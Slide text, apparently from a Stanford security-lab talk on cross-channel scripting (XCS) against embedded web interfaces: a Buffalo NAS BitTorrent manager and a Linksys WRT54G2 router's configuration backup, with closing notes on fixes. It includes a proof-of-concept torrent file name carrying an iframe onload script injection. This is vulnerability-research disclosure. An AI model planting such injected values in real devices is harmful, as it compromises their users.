Opportunities

- ▶ Use captchas
- ▶ Process sandboxing
- ▶ Data storage and access model



Opportunities

- ▶ Use captchas
- ▶ Process sandboxing
- ▶ Data storage and access model

Future work: development framework

- ▶ Secure embedded web applications
- ▶ RoR too heavyweight in this context



One more thing


Another boring NAS device?



SOHO NAS

- ▶ Buffalo LS-CHL
- ▶ BitTorrent support!

Massive exploitation




Massive exploitation




Create a bad torrent




Famous_movie.torrent




Massive exploitation




Massive exploitation




Massive exploitation



takeover



Massive exploitation



Peer-to-peer XCS attack result



The screenshot shows the BitTorrent Buffalo interface. At the top, the BitTorrent logo and 'Download Manager' are on the left, and the 'BUFFALO' logo is on the right. Below this is the 'Torrent Downloads' section, which includes a 'Browse...' button, the text 'No File Selected', and an 'Add' button. A specific torrent named 'XCS attack' is highlighted in green. Below the name are 'Start', 'Stop', and 'Remove' buttons. A table lists the files in the torrent:

Name	Size	Progress
<iframe onload="document.getElementById('add-options').innerHTML = 'XCS attack'">	137.6 KB	
2.pdf		

The malicious payload is highlighted in green in the original image. Below the main interface, a blurred view of the same interface is visible, showing the same torrent details.



- ▶ Sticky technology

- ▶ Standardize...

 - remote access

 - firmware upgrade

 - rendering to HTML

 - configuration backup

Thanks to Eric Lovett and Parks Associates!



Questions?

<http://seclab.stanford.edu>



WiFi router

- ▶ Linksys WRT54G2
- ▶ Standard features
- ▶ Config backup

Mature technology...

Configuration file XCS



Configuration file XCS




Save file




Configuration
file


Configuration file XCS



Configuration file XCS



Configuration file XCS



Configuration file XCS attack result



LINKSYS
A Division of Cisco Systems, Inc. Firmware Version: 1.0.00

Wireless-G Broadband Router **WRT54G2**

Access Restrictions | Setup | Wireless | Security | **Access Restrictions** | Applications & Gaming | Administration | Status

Internet Access

Internet Access

Internet Access Policy: 1(firewall test) Summary

Status: Enable Disable

Enter Policy Name: 

PCs: Edit List of PCs

Deny
 Allow

Days

<input checked="" type="checkbox"/> Everyday	<input type="checkbox"/> Sun	<input type="checkbox"/> Mon	<input type="checkbox"/> Tue	<input type="checkbox"/> Wed
	<input type="checkbox"/> Thu	<input type="checkbox"/> Fri	<input type="checkbox"/> Sat	

Internet Access Policy: You may define up to 10 access policies. Click **Delete** to delete a policy or **Summary** to see a summary of the policy.

Status: Enable or disable a policy.

Policy Name: You may assign a name to your policy. [More...](#)

Days: Choose the day of the week you would like your policy to be applied.

Times: Enter the time of the

An easy fix

